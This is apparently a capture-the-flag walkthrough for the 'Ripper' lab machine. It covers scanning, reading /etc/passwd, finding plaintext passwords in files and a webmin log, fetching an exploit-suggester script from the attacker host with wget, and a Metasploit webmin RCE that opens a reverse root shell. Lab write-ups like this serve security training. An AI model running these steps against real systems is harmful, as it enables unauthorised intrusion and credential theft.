Ripper Walkthrough

Ripper IP: **192.168.78.21**

For preliminary results:

- **nmap -Pn -sV -v --top-ports 100 192.168.78.21**

For full results:

- **nmap -Pn -sV -O --script="safe" -p- -oA 192.168.78.21 ripperScan**

Using **dirb** find hidden web pages

- **dirb http://192.168.78.21/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt**
- We weren't able to find anything so we'll try the **dirbuster** program


Open **dirbuster** from the **start -> dirbuster**

- Configure the appropriate wordlist such as apache (/usr/share/wordlists/dirbuster/…)
    - The wordlist we used was **lowercase medium**

Run **nikto** on the open http ports of the pc to find potential exploits


- **sudo nikto -h 192.168.78.21 -p 10000**
- **sudo nikto -h 192.168.78.21 -p 80**

In dirbuster we found a new directory **rips**



Type	Found	Response	Size
File	/rips/secret.php	500	185
Dir	/icons/	403	448
Dir	/icons/	403	448
Dir	/icons/small/	403	448
Dir	/icons/small/	403	448
Dir	/server-status/	403	448
Dir	/	200	11546
Dir	/server-status/	403	448
Dir	/rips/	200	185


Navigating to this directory we found some interesting content




We should scan the apache default directory we learned from the :80 port **/var/www**

- This revealed a file

- **/var/www/html/rips/secret.php**




The other HTTP port has some interesting information




It tells us that it is running in SSL mode so we should try

- **https://192.168.78.21:10000/**




We check the **robots.txt** text file of this website to find




- **d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg==**

Decoding this string with the command

- echo d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg== | base64 -d



- We actually already found this directory so lets get back to logging into the webserver
- The server uses webmin version MiniServ 1.910



- We can login to this via **ssh**
  - **ssh ripper@192.168.78.21**

```
ripper@ripper-min:~$ ls
Desktop  Documents  Downloads  examples.desktop  flag.txt  Music  Pictures  Public  Templates  Videos
ripper@ripper-min:~$ cat flag.txt
_____.___________________________________
\_____   \  \_____   \_____   \_  ____/\_____   \
 |    _/   ||    ___/|    ___/|   __)_  |    _/
 |   |   \  ||    |   |    |   |      \ |   |   \
 |____|_  /__||____|   |____|   /______ / |____|_ /
        \/                             \/        \/

flag{15ea80f080be3714df1ef97bac5d7151}

C0ngratulation on getting user ! Lets get root now :)
```

- User flag obtained!

Lets find out the kernel version

- **uname -a**

```
ripper@ripper-min:~$ uname -a
Linux ripper-min 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC 2020 x86_64 x86_64 x86_64 GNU/Li
nux
```

- **Ubuntu version 5.4.0-42**
- Google “Ubuntu version 5.4.0-42 exploits”

Better yet lets transfer **linux-exploit-suggester.sh** over to the vulnerable machine

- On Kali:
  - **cd /usr/share/linux-exploit-suggester**
  - **python -m SimpleHTTPServer 80**
- On target
  - **wget 192.168.78.14/linux-exploit-suggester.sh**

No dice…

We should cat the passwd file

- **cat /etc/passwd**

It worked! Now we should grep the file for “bash” in order to discover different users

- **cat /etc/passwd | grep bash**

```
ripper@ripper-min:/tmp$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ripper:x:1000:1000:Ripper,,,:/home/ripper:/bin/bash
cubes:x:1001:1001:cubes,,,:/home/cubes:/bin/bash
```

There is one additional user called **cubes**

Using the **find** command we can construct a string to look for files owned by cubes that we have read access to

- **find / -user cubes -type f -exec ls -al {} \; 2>/dev/null**

Another way would to be to manually explore however we must learn to use the **find** tool as it is incredibly useful

```
ripper@ripper-min:/tmp$ find / -user cubes -type f -exec ls -al {} \; 2>/dev/null
-rw-r--r-- 1 cubes cubes 807 Jun  4  2021 /home/cubes/.profile
-rw-r--r-- 1 cubes cubes 3771 Jun  4  2021 /home/cubes/.bashrc
-rw------- 1 cubes cubes 334 Jun  4  2021 /home/cubes/.ICEauthority
-rw-r--r-- 1 cubes cubes 8980 Jun  4  2021 /home/cubes/examples.desktop
-rw-r--r-- 1 cubes cubes 220 Jun  4  2021 /home/cubes/.bash_logout
-rw------- 1 cubes cubes 384 Jun  4  2021 /home/cubes/.bash_history
-rw-rw-r-- 1 cubes cubes 60 Jun  4  2021 /mnt/secret.file
```

An interesting file called **secret.file** has been discovered

- **cat /mnt/secret.file**

```
ripper@ripper-min:/tmp$ cat /mnt/secret.file
This is my secret file

[file system]
-passwd : Il00tpeople
```

Lets try to change user to cubes

- **su cubes**

```
ripper@ripper-min:/tmp$ su cubes
Password:
cubes@ripper-min:/tmp$ whoami
cubes
```

- https://phoenixnap.com/kb/linux-file-permissions#:~:text=the%20Execute%20box.-,Check%20Permissions%20in%20Command%2DLine%20with%20Ls%20Command,in%20the%20long%20list%20format.
- The above link shows how to change file permissions

Now we must enumerate the user **cubes**' file system and try to find anything interesting
Using the command

- **find / -user cubes -type f -exec ls -al {} \; 2>/dev/null**

We can find files the user cubes has access to

```
-rw------- 1 cubes cubes 384 Jun  4  2021 /home/cubes/.bash_history
-rw-rw-r-- 1 cubes cubes 60 Jun  4  2021 /mnt/secret.file
-rw-rwx---+ 1 cubes cubes 2660 Jun  4  2021 /var/webmin/backup/miniser.log
-r-------- 1 cubes cubes 0 Oct  1 23:14 /proc/2272/task/2272/fdinfo/0
```


- An interesting log file is available that the user has access to
    - **cat /var/webmin/backup/miniser.log**

An unencrypted log file has contained the user and password to the webmin portal


```
BEGIN failed--compilation aborted at (eval 15) line 1.
04/Jun/2021:11:33:16 -0400] [10.0.0.154] Authentication : session_login.cgi=username=admin&pass=tokiohotel
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mode. Try the U
```

- User: **admin**
- Pass: **tokiohotel**

In order to get the shell we can now access it via the terminal but do we want root access control of the computer?



We managed to obtain **root** by opening the terminal however if we wanted root in our remote ssh session we may want to use a msfconsole exploit



Img: Opening terminal to display root flag in admin console of the server dashboard

If terminal was not available to create our own console use **msfconsole**

```
msf6 > search webmin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Yes    Webmin /file/show.cgi Rem
ote Command Execution
   1  auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_package_updates_rce  2022-07-26       excellent  Yes    Webmin Package Updates RC
E
   3  exploit/linux/http/webmin_packageup_rce       2019-05-16       excellent  Yes    Webmin Package Updates Re
mote Command Execution
   4  exploit/unix/webapp/webmin_upload_exec        2019-01-17       excellent  Yes    Webmin Upload Authenticat
ed RCE
   5  auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     No     Webmin edit_html.cgi file
 Parameter Traversal Arbitrary File Access
   6  exploit/linux/http/webmin_backdoor            2019-08-10       excellent  Yes    Webmin password_change.cg
i Backdoor


Interact with a module by name or index. For example info 6, use 6 or use exploit/linux/http/webmin_backdoor

msf6 > user 2
[-] Unknown command: user
msf6 > use 2
```

- **Search webmin**
- **Use 2**
- **Show options**
- Set rhosts 192.168.78.21
- Set password tikiohotel
- Set username admin
- Set ssl true
- Set lhost 192.168.78.14
- Set payload
- exploit

```
msf6 exploit(linux/http/webmin_package_updates_rce) > set username admin
username => admin
msf6 exploit(linux/http/webmin_package_updates_rce) > exploit

[*] Started reverse TCP handler on 192.168.78.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Attempting login
[+] Logged in!
[*] Sending payload
[*] Command shell session 1 opened (192.168.78.14:4444 -> 192.168.78.21:43292) at 2022-10-01 23:41:24 -0400

id
uid=0(root) gid=0(root) groups=0(root)
```

```
cat /root/flag.txt
.___ .. .-.-.- .. .- .. .- .. --.     .___. .- .. ___ .. ___ .. ___ .. ___.
| |-'| | | || .` || \ \### | |-< | || |-'| |-'| |- | |-<
`-'  `____'`-'`-'`-'-'    `-'`-'`-'`-'  `-'  `___'`-'`-'

COngrats !!! You have rooted this box !!

Follow me on twitter @san3ncrypt3d
```